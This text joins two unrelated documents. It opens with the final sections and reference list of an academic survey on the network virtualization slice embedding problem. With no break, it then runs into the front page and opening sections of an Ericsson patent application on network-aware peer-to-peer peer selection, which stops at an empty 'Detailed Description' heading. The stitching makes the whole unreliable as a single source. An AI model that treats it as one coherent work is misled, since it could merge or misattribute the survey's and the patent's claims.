Note how constraints $(12e)$, $(12f)$ and constraints $(12i)$ and $(12j)$ bind the three phases of the slice embedding problem together. However, all the above constraints have never been simultaneously considered before in related literature. In [79] for example, the first two as well as the last two constraints are omitted (plus $\alpha = \delta = 0$), and a global knowledge of the resource availability is assumed. Other solutions that focus only on the virtual network mapping phase (for example [81]), omit even the capacity constraints $(12g)$ and $(12h)$.

From an optimization theory point of view, constraint omissions in general may result in sub-optimal solutions while constraint additions may lead to infeasible solutions. For example, the resource discovery constraints impact the other phases of the slice embedding, since a physical resource not found certainly cannot be mapped or allocated. Moreover, it is useless to run the virtual network mapping phase on resources that can never be allocated because they will exceed the physical capacity constraints. As a consequence, centralized or distributed solutions for the slice embedding problem as a whole seem to be a valuable research subarea of network virtualization.

IX. Open Problems

In this section we present some research challenges that are important to achieving efficient slice embedding. In general, due to its complexity, an efficient and largely scalable solution for the slice embedding problem that involves all the three tasks is still elusive.

A. Devising new heuristics and approximation algorithms

As described in Section V, the virtual network mapping is often split into node and link mappings to reduce the complexity. Note, however, that such assignments are not independent. In other words, solving them sequentially introduces sub-optimalities. Researchers should therefore keep in mind that node assignments affect link assignments and vice-versa when devising heuristics for this particular task of the slice embedding problem.

Another interesting research direction is to devise heuristics for conflicting objectives. For example, it is not clear whether load balancing is the only way to improve system performance as done in [81]. One can think about optimizing other objectives such as bin packing on the physical resources to save power. Clearly these two optimization approaches are different and over the lifetime of a slice, one may need to optimize one more than the other. The *load profiling* technique presented in [59], seems to be a more generalized approach than bin packing and load balancing, where neither extreme is the objective, and the system attempts to match some target load distribution across the physical resources.

Although approximation algorithms have been discussed for similar problems (see for example [46] or in [12]), to the best of our knowledge, only in [16] they have been applied to the virtual network mapping task, thus leaving the modeling o the interaction with discovery and allocation open for further research.

B. Addressing scalability and cooperation among the slice embedding tasks

In all the solutions discussed, it is assumed that allocators have ubiquitous and updated information on the physical network. A resource allocator's ability to make effective and efficient use of the available resources, however, is governed by how much information is available to it at the time it needs to make a decision. Thus, its interaction with the resource discovery is key. An important factor in this interaction is how much data must be passed back and forth between the two components. While passing node information—how much resources are still available on each particular physical node—should be manageable, path information is $O(n^2)$ in the number of nodes, and hence will scale poorly.

Another open question is whether and how a system can achieve efficient allocation with partial information: although we are not the first to advocate that resource discovery and allocation in virtualization oriented architectures should work tightly together (Ricci $et\ al.$ in [68] for example, claim that the Emulab testbed is being improved by keeping this design principle in mind), it is still not clear how much data should pass between the discoverer and the allocator, how often the two tasks need to communicate, and which subset of available resources should be advertised to the allocator.

C. Modeling interactions between the slice embedding tasks

Generally, when designing solutions that involve different tasks of the slice embedding problem, researchers may utilize (distributed) optimization techniques. It is in fact possible to view each phase of the slice embedding problem as a standalone optimization problem, where different principles try to optimize the different tasks of the slice embedding problem, passing around a limited amount of information, to obtain a globally optimal embedding solution. An efficiency-overhead trade-off analysis of the mechanisms that involve such message passing among the tasks encompassing the slice embedding problem could be helpful in designing novel virtualization-based systems. Such an analysis could also be generalized to the cooperation among any coexisting infrastructure services [30], with the help of (centralized or distributed) optimization theory [8], [24], control or even game theory, for those cases where the principles involved are selfish or do not have incentives to cooperate.

D. Dissecting distributed decomposition alternatives

A systematic understanding of the decomposability structures of the slice embedding problem may help obtain the most appropriate distributed algorithms, given the application. Decomposition theory provides tools to build analytic foundations for the design of modularized and distributed control of both physical and virtual networks.

For a given problem representation, there are often many choices of distributed algorithms, each leading to different outcome of the global optimality versus message passing tradeoff [56], [64]. Which alternative is the best depends on the specifics of the slice embedding application.

We believe that qualitative or quantitative comparisons across architectural decomposition alternatives of the slice embedding problem is an interesting research area. When designing novel (virtual) network architectures for specific applications, to understand where to place functionalities and how to interface them is an issue that could be more critical than the design of how to execute and implement the functionalities themselves.

E. Supporting multiple allocators

Since each allocator can only make scheduling decisions based on the jobs submitted to it, it seems challenging to make multiple allocators work together, and this opens an interesting research direction. Allocation solutions consider only the scheduling problem, but another interesting problem is what to do *after* the resources are allocated. Since an infrastructure should be able to host customized virtual networks, each with different goals and constraints, we believe that there is not a "right" type of resource allocator, but resource allocators of modern distributed service architectures should rather support different policies for different applications that they support; for example, some users should be able to be allocated in a first come first serve manner, others should have soft or hard reservation guarantees. An architecture that would support a range of allocation policies is still missing.

F. Protocol Design and Implementation

The recently proposed distributed service architectures ($e.g.$ NetServ [73] or RINA [23]) are a promising petri dish for testing novel protocols and distributed applications. In the case of RINA for example, (recursive) slice embedding protocols could be designed and prototyped over virtualization-based platforms. In particular, (inspired by [37]), we believe that designing and implementing efficient protocols to guarantee a given Service Level Agreement among slices managed by the same, or by different providers, is an interesting research area. In the case of the RINA architecture [23], where "Distributed Inter-process communication Facilities (DIF)"—the building blocks of the architecture — can be thought of as slices, this would mean designing recursive protocols to enable service provisioning across multiple tier-level providers. In fact, a DIF, just as a slice, is a service building block that can be repeated and composed in layers to build wider scoped services that meet user requirements.

Moreover, as mentioned in Section VI-A, distributed protocols to capture competition and interactions among slice embedding providers could be devised, assuming cooperation among different principles providing the service, or by means of a marketplace that allows selfish behavior.

X. CONCLUSIONS

Network virtualization has been proposed as the technology that will allow growing and testing of novel Internet architectures and protocols, overcoming the weaknesses of the current Internet, as well as testing them in repeatable and reproducible network conditions. Moreover, taking cue from current trends in industry, it can be anticipated that virtualization will be an essential part of future networks as it allows leasing and sharing the physical (network) infrastructure. In this regard, an important challenge is the allocation of substrate resources to instantiate multiple virtual networks. In order to do so, three main steps can be identified in the so called *slice embedding problem*: resource discovery, virtual network mapping and allocation.

We outlined how these three tasks are tightly coupled, and how there exists a wide spectrum of solutions that either solve a particular task, or jointly solve multiple tasks along with the interactions between them. We then concluded with a few interesting research directions in this area.

ACKNOWLEDGMENT

We thank Azer Bestavros, John Byers, Jonathan Appavoo and Karim Mattar for their valuable feedback. This work was supported in part by the National Science Foundation under grants CNS-0963974, CCF-0820138, and CNS-0720604.

REFERENCES

[1] Jeannie Albrecht, David Oppenheimer, Amin Vahdat, and David A. Patterson. Design and Implementation Trade-offs for Wide-Area Resource Discovery. *ACM Transaction Internet Technologies*, 8(4):1–44, 2008.

[2] David G. Andersen. Theoretical Approaches to Node Assignment. Unpublished Manuscript, December 2002.

[3] Thomas Anderson, Larry Peterson, Scott Shenker, and Jonathan Turner. Overcoming the Internet Impasse through Virtualization. *Computer Communication ACM*, 38(4):34–41, 2005.

[4] Alvin AuYoung, Phil Buonadonna, Brent N. Chun, Chaki Ng, David C. Parkes, Jeff Shneidman, Alex C. Snoeren, and Amin Vahdat. Two Auction-Based Resource Allocation Environments: Design and Experience. *Market Oriented Grid and Utility Computing, Rajmukar Buyya and Kris Bubendorfer (eds.), Chapter 23, Wiley, 2009.*, 2009.

[5] Alvin Auyoung, Brent N. Chun, Alex C. Snoeren, and Amin Vahdat. Resource Allocation in Federated Distributed Computing Infrastructures. *In Proceedings of the 1st Workshop on Operating System and Architectural Support for the Ondemand IT InfraStructure*, October 2004.

[6] Suman Banerjee, Seungjoon Lee, Bobby Bhattacharjee, and Aravind Srinivasan. Resilient Multicast Using Overlays. *SIGMETRICS Perform. Eval. Rev.*, 31(1):102–113, 2003.

[7] Andy Bavier, Nick Feamster, Mark Huang, Larry Peterson, and Jennifer Rexford. In VINI Veritas: Realistic and Controlled Network Experimentation. *SIGCOMM '06: Proceedings of the 2006 conference on Applications, technologies, architectures, and protocols for computer communications*, pages 3–14, 2006.

[8] S. Boyd and L. Vandenberghe. *Convex Optimization*. http://www.stanford.edu/people/boyd/cvxbook.html, 2004.

[9] Alvin AuYoung Chaki Ng David C. Parkes Jeffrey Shneidman Alex C. Snoeren Brent N. Chun, Philip Buonadonna and Amin Vahdat. Mirage: A Microeconomic Resource Allocation System for SensorNet Testbeds. *In Proceedings of the 2nd IEEE Workshop on Embedded Networked Sensors*, 2005.

[10] John W. Byers, Jeffrey Considine, Michael Mitzenmacher, and Stanislav Rost. Informed Content Delivery Across Adaptive Overlay Networks. In *In Proceedings of ACM SIGCOMM*, pages 47–60, 2002.

[11] Jorge Carapinha and Javier Jimenez. Network Virtualization—a View from the Bottom. *VISA, ACM SIGCOMM Workshop on Virtualized Infastructure Systems and Architectures*, 17 August 2009.

[12] Amit Chakrabarti, Chandra Chekuri, Anupam Gupta, and Amit Kumar. Approximation Algorithms for the Unsplittable Flow Problem. *APPROX '02: Proceedings of the 5th International Workshop on Approximation Algorithms for Combinatorial Optimization*, pages 51–66, 2002.

[13] Kyle Chard, Kris Bubendorfer, and Peter Komisarczuk. High Occupancy Resource Allocation for Grid and Cloud Systems, a Study with DRIVE. In *Proceedings of the 19th ACM International Symposium on High Performance Distributed Computing*, HPDC '10, pages 73–84, New York, NY, USA, 2010. ACM.

[14] H.L. Chen and T. Roughgarden. Network Design with Weighted Players. *Theory of Computing Systems*, 45(2):302–324, 2009.

[15] Xiang Cheng, Sen Su, Zhongbao Zhang, Hanchi Wang, Fangchun Yang, Yan Luo, and Jie Wang. Virtual Network Embedding Through Topology-Aware Node Ranking. *SIGCOMM Computer Communication Review*, 41:38–47, April 2011.

[16] Mosharaf Chowdhury, Fady Samuel, and Raouf Boutaba. PolyViNE: Policy-Based Virtual Network Embedding across Multiple Domains. In *Proceedings of the second ACM SIGCOMM workshop on Virtualized infrastructure systems and architectures*, VISA '10, pages 49–56, New York, NY, USA, 2010. ACM.

[17] N. M. Mosharaf Kabir Chowdhury, Muntasir Raihan Rahman, and Raouf Boutaba. Virtual Network Embedding with Coordinated Node and Link Mapping. In *INFOCOM*, pages 783–791, 2009.

[18] N.M. Mosharaf Kabir Chowdhury and Raouf Boutaba. A Survey of Network Virtualization. *Computer Networks*, 54:862–876, April 2010.

[19] B. Chun and A. Vahdat. Workload and Failure Characterization on a Large-Scale Federated Testbed. Technical report, IRB-TR-03-040, Intel Research Berkeley,, 2003.

[20] Brent N. Chun, Chaki Ng, Jeannie Albrecht, David C. Parkes, and Amin Vahdat. Computational Resource Exchanges for Distributed Resource Allocation. 2004.

[21] Jeffrey Considine, John W. Byers, and Ketan Meyer-Patel. A Constraint Satisfaction Approach to Testbed Embedding Services. *SIGCOMM Computer Communication Review*, 34(1):137–142, 2004.

[22] Costas Courcoubetis and Richard R. Weber. Economic Issues in Shared Infrastructures. *VISA '09: Proceedings of the 1st ACM workshop on Virtualized infrastructure systems and architectures*, pages 89–96, 2009.

[23] John Day, Ibrahim Matta, and Karim Mattar. Networking is IPC: A Guiding Principle to a Better Internet. In *Proceedings of the 2008 ACM CoNEXT Conference*, CoNEXT '08, pages 67:1–67:6, New York, NY, USA, 2008. ACM.

[24] D.Bertsimas and J.N. Tsitsiklis. *Introduction to Linear Optimization*. Ahena Scientific, 1997.

[25] Sven de Vries and Rakesh V. Vohra. Combinatorial Auctions: A survey. *INFORMS Journal on Computing*, (3):284–309, 2003.

[26] N. G. Duffield, Pawan Goyal, Albert Greenberg, Partho Mishra, K. K. Ramakrishnan, and Jacobus E. van der Merwe. Resource management with Hoses: Point-to-Cloud Services for Virtual Private Networks. *IEEE/ACM Transactions of Networking*, 10(5):679–692, 2002.

[27] David Eppstein. Finding the k Shortest Paths. *SIAM J. Comput.*, 28(2):652–673, 1999.

[28] Flavio Esposito and Ibrahim Matta. PreDA: Predicate routing for DTN architectures over MANET. In *GLOBECOM 2009 - 2009 IEEE Global Telecommunications Conference*, pages 1–6. IEEE, November 2009.

[29] Jinliang Fan and Mostafa H. Ammar. Dynamic Topology Configuration in Service Overlay Networks: A Study of Reconfiguration Policies. In *Procedings of IEEE INFOCOM*, 2006.

[30] Nick Feamster, Lixin Gao, and Jennifer Rexford. How to Lease the Internet in Your Spare Time. *SIGCOMM Computer Communication Review*, 37(1):61–64, 2007.

[31] Global Environment for Network Innovations. http://www.geni.net.

[32] Christian Frank and Kay Römer. Distributed Facility Location Algorithms for Flexible Configuration of Wireless Sensor Networks. In *Proceedings of the 3rd IEEE International Conference on Distributed Computing in Sensor Systems*, DCOSS'07, pages 124–141, Berlin, Heidelberg, 2007. Springer-Verlag.

[33] Yun Fu, Jeffrey Chase, Brent Chun, Stephen Schwab, and Amin Vahdat. SHARP: an Architecture for Secure Resource Peering. *SIGOPS Operating System Review*, 37(5):133–148, 2003.

[34] GENI. End-user opt-in working group http://groups.geni.net/geni/wiki/GeniOptIn., 2009.

[35] Albert Greenberg, James R. Hamilton, Navendu Jain, Srikanth Kandula, Changhoon Kim, Parantap Lahiri, David A. Maltz, Parveen Patel, and Sudipta Sengupta. VL2: a Scalable and Flexible Data Center Network. In *Proceedings of the ACM SIGCOMM 2009 conference on Data communication*, SIGCOMM '09, pages 51–62, New York, NY, USA, 2009. ACM.

[36] Brian Hayes. Cloud computing. *Commun. ACM*, 51(7):9–11, 2008.

[37] Jiayue He, Rui Zhang-shen, Ying Li, Cheng yen Lee, Jennifer Rexford, and Mung Chiang. DaVinci: Dynamically Adaptive Virtual Networks for a Customized Internet. In *Proc. CoNEXT*, 2008.

[38] Mike Hibler, Robert Ricci, Leigh Stoller, Jonathon Duerig, Shashi Guruprasad, Tim Stack, Kirk Webb, and Jay Lepreau. Large-Scale Virtualization in the Emulab Network Testbed. *ATC'08: USENIX 2008 Annual Technical Conference on Annual Technical Conference*, pages 113–128, 2008.

[39] Urs Hoelzle and Luiz Andre Barroso. *The Datacenter as a Computer: An Introduction to the Design of Warehouse-Scale Machines*. Morgan and Claypool Publishers, 2009.
[40] I. Houidi, W. Louati, and D. Zeghlache. A Distributed Virtual Network Mapping Algorithm. In *Communications, 2008. ICC '08. IEEE International Conference on*, pages 5634 –5640, May 2008.
[41] An-Cheng Huang and Peter Steenkiste. Network-Sensitive Service Discovery. *USITS: USENIX Symposium on Internet Technologies and Systems*, 2003.
[42] Vatche Ishakian, Raymond Sweha, Jorge Londoño, and Azer Bestavros. Colocation as a Service: Strategic and Operational Services for Cloud Colocation. In *NCA*, pages 76–83, 2010.
[43] Azer Bestavros Jorge Londoño and Shanghua Teng. Collocation Games And Their Application to Distributed Resource Management. In *Proceedings of USENIX HotCloud'09: Workshop on Hot Topics in Cloud Computing, San Diego, CA,*, June 2009.
[44] O. Kariv and S. Hakimi. An Algorithmic Approach to Network Location Problems, Part II: P-Medians. *SIAM Journal on Applied Mathematics*, 37:539–560, 1979.
[45] Morgan Kaufmann. *The Grid. Blueprint for a New Computing Infrastructure*. Elsevier Series in Grid Computing, 2 edition, December.
[46] Stavros G. Kolliopoulos and Clifford Stein. Improved Approximation Algorithms for Unsplittable Flow Problems. *In Proceedings of the 38th Annual Symposium on Foundations of Computer Science*, pages 426–435, 1997.
[47] James F. Kurose and Keith W. Ross. *Computer Networking: A Top-Down Approach*. Addison Wesley, 2009.
[48] C. Sansone L. P. Cordella, P. Foggia and M. Vento. An Improved Algorithm for Matching Large Graphs. *3rd IAPR-TC15 Workshop on Graph-based Representations in Pattern Recognition*, pages 149–159, 2001.
[49] Kevin Lai, Lars Rasmusson, Eytan Adar, Li Zhang, and Bernardo A. Huberman. Tycoon: An Implementation of a Distributed, Market-Based Resource Allocation System. *Multiagent Grid Syst.*, 1(3):169–182, 2005.
[50] N. Laoutaris, G. Smaragdakis, K. Oikonomou, I. Stavrakakis, and A. Bestavros. Distributed Placement of Service Facilities in Large-Scale Networks. In *INFOCOM*, Anchorage, AK, May 2007.
[51] Harold C. Lim, Shivnath Babu, Jeffrey S. Chase, and Sujay S. Parekh. Automated Control in Cloud Computing: Challenges and Opportunities. In *Proceedings of the 1st Workshop on Automated Control for Datacenters and Clouds*, ACDC '09, pages 13–18, New York, NY, USA, 2009. ACM.
[52] Jens Lischka and Holger Karl. A Virtual Network Mapping Algorithm based on Subgraph Isomorphism Detection. *VISA, ACM SIGCOMM Workshop on Virtualized Infastructure Systems and Architectures*, pages 81–88, 2009.
[53] Michael Litzkow, Miron Livny, and Matthew Mutka. Condor - A Hunter of Idle Workstations. *Proceedings of the 8th International Conference of Distributed Computing Systems*, June 1988.
[54] Jorge Londono and Azer Bestavros. NETEMBED: A Network Resource Mapping Service for Distributed Applications. *Symposium on Parallel and Distributed Processing, 2008. IPDPS 2008. IEEE International*, pages 1 –8, April 2008.
[55] Jing Lu and Jonathan Turner. Efficient Mapping of Virtual Networks onto a Shared Substrate. Technical report, Washington University in St. Louis, 2006.
[56] R.A. Calderbank M. Chiang, S.H. Low and J.C. Doyle. Layering as Optimization Decomposition: A Mathematical Theory of Network Architectures. *Proc. of IEEE*, 95(1):255–312, Jan 2007.
[57] Harsha V. Madhyastha, Ethan Katz-bassett, Thomas Anderson, Arvind Krishnamurthy, and Arun Venkataramani. iplane nano: Path prediction for peer-to-peer applications. *Proceedings of NSDI*, 2009.
[58] Matthew L. Massie, Brent N. Chun, and David E. Culler. The Ganglia Distributed Monitoring System: Design, Implementation and Experience. *Parallel Computing*, 30:2004, 2003.
[59] Ibrahim Matta and Azer Bestavros. A Load Profiling Approach to Routing Guaranteed Bandwidth Flows. *INFOCOM '98. Seventeenth Annual Joint Conference of the IEEE Computer and Communications Societies. Proceedings. IEEE*, 3:1014 –1021 vol.3, mar-2 apr 1998.
[60] Elena Meshkova, Janne Riihijärvi, Marina Petrova, and Petri Mähönen. A Survey on Resource Discovery Mechanisms, Peer-to-Peer and Service Discovery Frameworks. *Computer Networks*, 52(11):2097–2128, 2008.
[61] P. Mirchandani and R. Francis. *Discrete Location Theory*. Wiley, 1990.
[62] Albrecht J. Patterson D. Vahdat A. Oppenheimer, D. Design and Implementation Tradeoffs for Wide-Area Resource Discovery. *High Performance Distributed Computing, 2005. HPDC-14. Proceedings. 14th IEEE International Symposium on*, pages 113 – 124, July 2005.
[63] Lawrence Page, Sergey Brin, Rajeev Motwani, and Terry Winograd. The PageRank Citation Ranking: Bringing Order to the Web. Technical Report 1999-66, Stanford InfoLab, November 1999.
[64] D.P. Palomar and Mung Chiang. A Tutorial on Decomposition Methods for Network Utility Maximization. *Selected Areas in Communications, IEEE Journal on*, 24(8):1439 –1451, aug. 2006.
[65] Larry Peterson, Tom Anderson, David Culler, and Timothy Roscoe. A Blueprint for Introducing Disruptive Technology into the Internet. *SIGCOMM Computer Communincation Review*, 33(1):59–64, 2003.
[66] BGP/MPLS RFC2547. http://tools.ietf.org/html/rfc2547.
[67] Robert Ricci, Chris Alfeld, and Jay Lepreau. A Solver for the Network Testbed Mapping Problem. *SIGCOMM Computer Communication Review*, 33(2):65–81, 2003.
[68] Robert Ricci, David Oppenheimer, Jay Lepreau, and Amin Vahdat. Lessons from Resource Allocators for Large-Scale Multiuser Testbeds. *ACM SIGOPS Operating Systems Review*, 40(1), January 2006.
[69] Thomas Ristenpart, Eran Tromer, Hovav Shacham, and Stefan Savage. Hey, you, Get Off of My Cloud: Exploring Information Leakage in Third-party Compute Clouds. In *Proceedings of the 16th ACM conference on Computer and communications security*, CCS '09, pages 199–212, New York, NY, USA, 2009. ACM.
[70] Jeffrey Shneidman, Chaki Ng, David C. Parkes, Alvin AuYoung, Alex C. Snoeren, Amin Vahdat, and Brent Chun. Why Markets Would (But Don't Currently) Solve Resource Allocation Problems in Systems. In *Proceedings of the 10th conference on Hot Topics in Operating Systems - Volume 10*, pages 7–7, Berkeley, CA, USA, 2005. USENIX Association.
[71] Steven S. Skiena. *Set Packing. The Algorithm Design Manual.* 1997.
[72] David Spence and Tim Harris. XenoSearch: Distributed Resource Discovery in the XenoServer Open Platform. *International Symposium on High-Performance Distributed Computing (HPDC)*, page 216, 2003.
[73] Eric Liu Mike Kester Henning Schulzrinne Volker Hilt Srini Seetharaman Suman Srinivasan, Jae Woo Lee and Ashiq Khan. NetServ: Dynamically Deploying In-network Services. *In Proceedings of ReArch '09 (CoNEXT workshop)*, 2009.
[74] SWORD. Source code http://sword.cs.williams.edu/, 2005.
[75] Jonathan Turner and David Taylor. Diversifying the Internet. *GLOBECOM IEEE Global Communication conference*, 2005.
[76] J Vygen. Approximation Algorithms for Facility Location Problems. Technical report, 05950-OR, Res. Ins. for Disc. Math., University of Bonn, 2005.
[77] Brian White, Jay Lepreau, Leigh Stoller, Robert Ricci, Shashi Guruprasad, Mac Newbold, Mike Hibler, Chad Barb, and Abhijeet Joglekar. An Integrated Experimental Environment for Distributed Systems and Networks. *SIGOPS Oper. Syst. Rev.*, 36(SI):255–270, 2002.
[78] Jon Whiteaker, Fabian Schneider, and Renata Teixeira. Explaining packet delays under virtualization. *ACM SIGCOMM CCR*, 41(1):38–44, January 2011.
[79] Minlan Yu, Yung Yi, Jennifer Rexford, and Mung Chiang. Rethinking Virtual Network Embedding: Substrate Support for Path Splitting and Migration. *SIGCOMM Compututer Communication Review*, 38(2):17–29, 2008.
[80] Tao Yu and Kwei-Jay Lin. A Broker-Based Framework for QoS-Aware Web Service Composition. In *IEEE '05: Proceedings of the 2005 IEEE International Conference on e-Technology, e-Commerce and e-Service (EEE'05) on e-Technology, e-Commerce and e-Service*, pages 22–29, Washington, DC, USA, 2005. IEEE Computer Society.
[81] Ammar M. Zhu, Y. Algorithms for Assigning Substrate Network Resources to Virtual Network Components. *INFOCOM 2006. 25th IEEE International Conference on Computer Communications. Proceedings*, pages 1 –12, April 2006.
[82] Qian Zhu and Gagan Agrawal. Resource Provisioning with Budget Constraints for Adaptive Applications in Cloud Environments. In *Proceedings of the 19th ACM International Symposium on High Performance Distributed Computing*, HPDC '10, pages 304–307, New York, NY, USA, 2010. ACM.

(12) INTERNATIONAL APPLICATION PUBLISHED UNDER THE PATENT COOPERATION TREATY (PCT)

(19) World Intellectual Property Organization
International Bureau

(43) International Publication Date
12 August 2010 (12.08.2010)

PCT

(10) International Publication Number
WO 2010/090562 A1

(51) International Patent Classification:
H04L 29/06 (2006.01) *H04L 12/24* (2006.01)

(21) International Application Number:
PCT/SE2009/050124

(22) International Filing Date:
6 February 2009 (06.02.2009)

(25) Filing Language: English

(26) Publication Language: English

(71) Applicant *(for all designated States except US)*: **TELEFONAKTIEBOLAGET L M ERICSSON (PUBL)** [SE/SE]; S-164 83 Stockholm (SE).

(72) Inventors; and
(75) Inventors/Applicants *(for US only)*: **THYNI, Tomas** [SE/SE]; Nidarosslingan 58, S-175 66 Järfälla (SE). **WELIN, Annikki** [SE/SE]; Wiboms Väg 10, S-171 60 Solna (SE). **GOTARE, Christian** [SE/SE]; Västergatan 5, S-310 44 Getinge (SE). **KÖLHI, Johan** [SE/SE]; Slånbärsslingan 22, S-185 39 Vaxholm (SE).

(74) Agent: **SJÖBERG, Mats**; Ericsson AB, Box 1505, S-125 25 Älvsjö (SE).

(81) Designated States *(unless otherwise indicated, for every kind of national protection available)*: AE, AG, AL, AM, AO, AT, AU, AZ, BA, BB, BG, BH, BR, BW, BY, BZ, CA, CH, CN, CO, CR, CU, CZ, DE, DK, DM, DO, DZ, EC, EE, EG, ES, FI, GB, GD, GE, GH, GM, GT, HN, HR, HU, ID, IL, IN, IS, JP, KE, KG, KM, KN, KP, KR, KZ, LA, LC, LK, LR, LS, LT, LU, LY, MA, MD, ME, MG, MK, MN, MW, MX, MY, MZ, NA, NG, NI, NO, NZ, OM, PG, PH, PL, PT, RO, RS, RU, SC, SD, SE, SG, SK, SL, SM, ST, SV, SY, TJ, TM, TN, TR, TT, TZ, UA, UG, US, UZ, VC, VN, ZA, ZM, ZW.

(84) Designated States *(unless otherwise indicated, for every kind of regional protection available)*: ARIPO (BW, GH, GM, KE, LS, MW, MZ, NA, SD, SL, SZ, TZ, UG, ZM, ZW), Eurasian (AM, AZ, BY, KG, KZ, MD, RU, TJ, TM), European (AT, BE, BG, CH, CY, CZ, DE, DK, EE, ES, FI, FR, GB, GR, HR, HU, IE, IS, IT, LT, LU, LV, MC, MK, MT, NL, NO, PL, PT, RO, SE, SI, SK, TR), OAPI (BF, BJ, CF, CG, CI, CM, GA, GN, GQ, GW, ML, MR, NE, SN, TD, TG).

Published:
— *with international search report (Art. 21(3))*

(54) Title: NETWORK AWARE PEER TO PEER




Fig. 1

(57) Abstract: The present invention relates to a method for selecting suitable peers in a peer to peer network for content downloading whereby identities of peers possessing a specified content are received to a coordinating node. The method comprises steps of fetching network parameters associated with the received identities from a public data base and steps of grouping the peers with respect to the network parameters.

WO 2010/090562 A1

NETWORK AWARE PEER TO PEER

TECHNICAL FIELD

The present invention relates to methods and arrangements for selecting suitable peers for content downloading, in a peer to peer network.

BACKGROUND

The increased bandwidth introduced by the penetration of broadband and the availability of enhanced terminal capabilities, content creation and publishing tools has significantly increased in availability on the Internet of user generated content, e.g. YouTube, Podcasting, etc. Software distribution such as Microsoft update, Linux distributions, and content aggregators such as Joost, BBC iPlayer are also becoming established sources of legal online content.

Peer-to-peer technology has shown itself as a viable technology for distributing user generated content and technology of choice of the content aggregators. For example, the iPlayer utilizes an IMP P2P client. Peer-to-peer P2P architecture is a type of network in which each workstation has equivalent capabilities and responsibilities. This differs from client/server architectures where some computers are dedicated to serving the others. The P2P network distributes the computing power between connected peers in the network and utilizes the aggregated resources, e.g. network available bandwidth, for efficient content distribution. P2P is often used as a term to describe one user linking with another user to transfer information and files through the use of a common P2P client to download material, such as software upgrades or media files.

When downloading content using P2P clients, pieces or chunks of the selected file are gathered from several nodes simultaneously in order to decrease download time and to increase robustness of the P2P network. The set of peers to download data chunks from has been selected by a so called Tracker which functions as a gateway between peers in the P2P network. In P2P systems based on Tracker architecture when a client requests content, it contacts the Tracker in order to obtain addresses of peers having the desired data chunks. The Tracker replies with a list of addresses to peers having the data. For example, in the BitTorrent protocol the list of peers in the tracker response is by default 50, if the number of available peers is equal or above 50. If there are more peers that have the desired chunk of content, the tracker randomly selects peers to include in the response, or the tracker may choose to implement a more intelligent mechanism for peer selection when responding to a request. This selection can for example be made based on locality, network measurements and similar. All based on the viewpoint of the Tracker.

The problem is that much locality information and other operator specific information is not usually available to a central Internet based Tracker. Further, the Tracker may not always take the operator needs into account - such as keeping traffic local to the operator at hand.

The limited knowledge of the network location of the different peers causes the traffic flow to be non optimal from a network point of view. This will put unnecessary load on expensive peering connections between Internet Service Providers ISPs, especially when transit peering is used. This also causes longer download times for the end-users.

To overcome this problem there is an initiative called Proactive network Provider Participation for P2P (P4P). The P4P working group has participants from the ISP, Movie/Content, and P2P industries. The working group is focused on helping ISPs handle the demands of large media files and enabling legal distribution using P2P technology, they are building what they believe will be a more effective model of transmitting movies and other large files to customers.

P4P works by having an ISP use an "iTracker" which provides information on how its network is configured. P2P software can query the iTracker and identify preferred data routes and network connections to avoid, or change depending on the time of day. The P2P software can then co-operatively connect to peers which are closer or cheaper for the specific ISP, selectively favoring peers instead of choosing peers randomly, or based on access or sharing speeds.

The drawback with the iTracker; are that the ISP must install an iTracker into there network and the P2P applications must be aware of the ISP specific iTracker and be allowed to connect to it. The P4P iTracker concept is also working against Net Neutrality regulations.

SUMMARY

An object of the invention to overcome above identified limitations of the prior art. The invention focuses on improving the way of managing P2P traffic in an optimal way from network point of view.

The problem of managing P2P traffic is solved by a method for grouping peers by utilizing public information of the distribution network. The invention describes mechanisms and techniques for selecting peers that possess required content and grouping the peers in a coordinating node, based on network topology. Basically, the method involves grouping of peers based on network information fetched from a public database to the coordinating node.

According to a first exemplary embodiment a tracker receives information of peers that possess requested content. The tracker then collects information with regard to network topology related to the content holding peers, from the public database. The tracker groups the peers with respect to received topology parameters such as for example relative geographical position between peers. After having received a content request from a requesting client, the tracker ranks the grouped peers with respect to for example most favourable location of grouped peers in relation to the requesting client.

In another aspect of the invention, instead of using a tracker as search mechanism, a distributed Hash Table has been used and instead of sending the request from the requesting client to the tracker, the request is forwarded to the most appropriate peer in accordance to the DHT implementation. So, instead of the tracker responding back with the ranked list of IP addresses of peers with the desired content, the found peer that possess the IP addresses, will after having consulted the public database respond back and deliver the ranked list.

An object of the invention is to optimize traffic flow from network point of view without working against Net Neutrality regulations. This object and others are achieved by methods, arrangements, nodes, systems and articles of manufacture.

The invention results in advantages such as it gives the P2P application better knowledge of the network location of the different peers, and by ranking and choosing the download peers based on their peer-to-peer network location it will result in a more optimal traffic flow from a network point of view. This will reduce the P2P applications traffic load on expensive peering and transit connections between ISPs, and try to keep the P2P traffic local to the ISP's network if possible. This will also reduce download times for the end-users.

The invention will now be described more in detail with the aid of preferred embodiments in connection with the enclosed drawings.

BRIEF DESCRIPTION OF THE DRAWINGS

Figure 1 is a block schematic illustration disclosing a plurality of clients connected via various access networks to internet. A central P2P Tracker is located in the internet. The Tracker is associated with a central public database.

Figure 2 discloses a signal sequence diagram representing a method for grouping and ranking suitable peers and downloading a ranking list to a requesting client, according to a first embodiment.

Figure 3 discloses the same block schematic illustration as is shown in figure 1 disclosing a plurality of clients connected via various access networks to internet. The figure also discloses a grouping table showing content holding peers grouped in relation to a requesting client.

Figure 4 discloses a signal sequence diagram that represents a method for grouping peers.

Figure 5 discloses a block schematic illustration of a coordinating node.

DETAILED DESCRIPTION

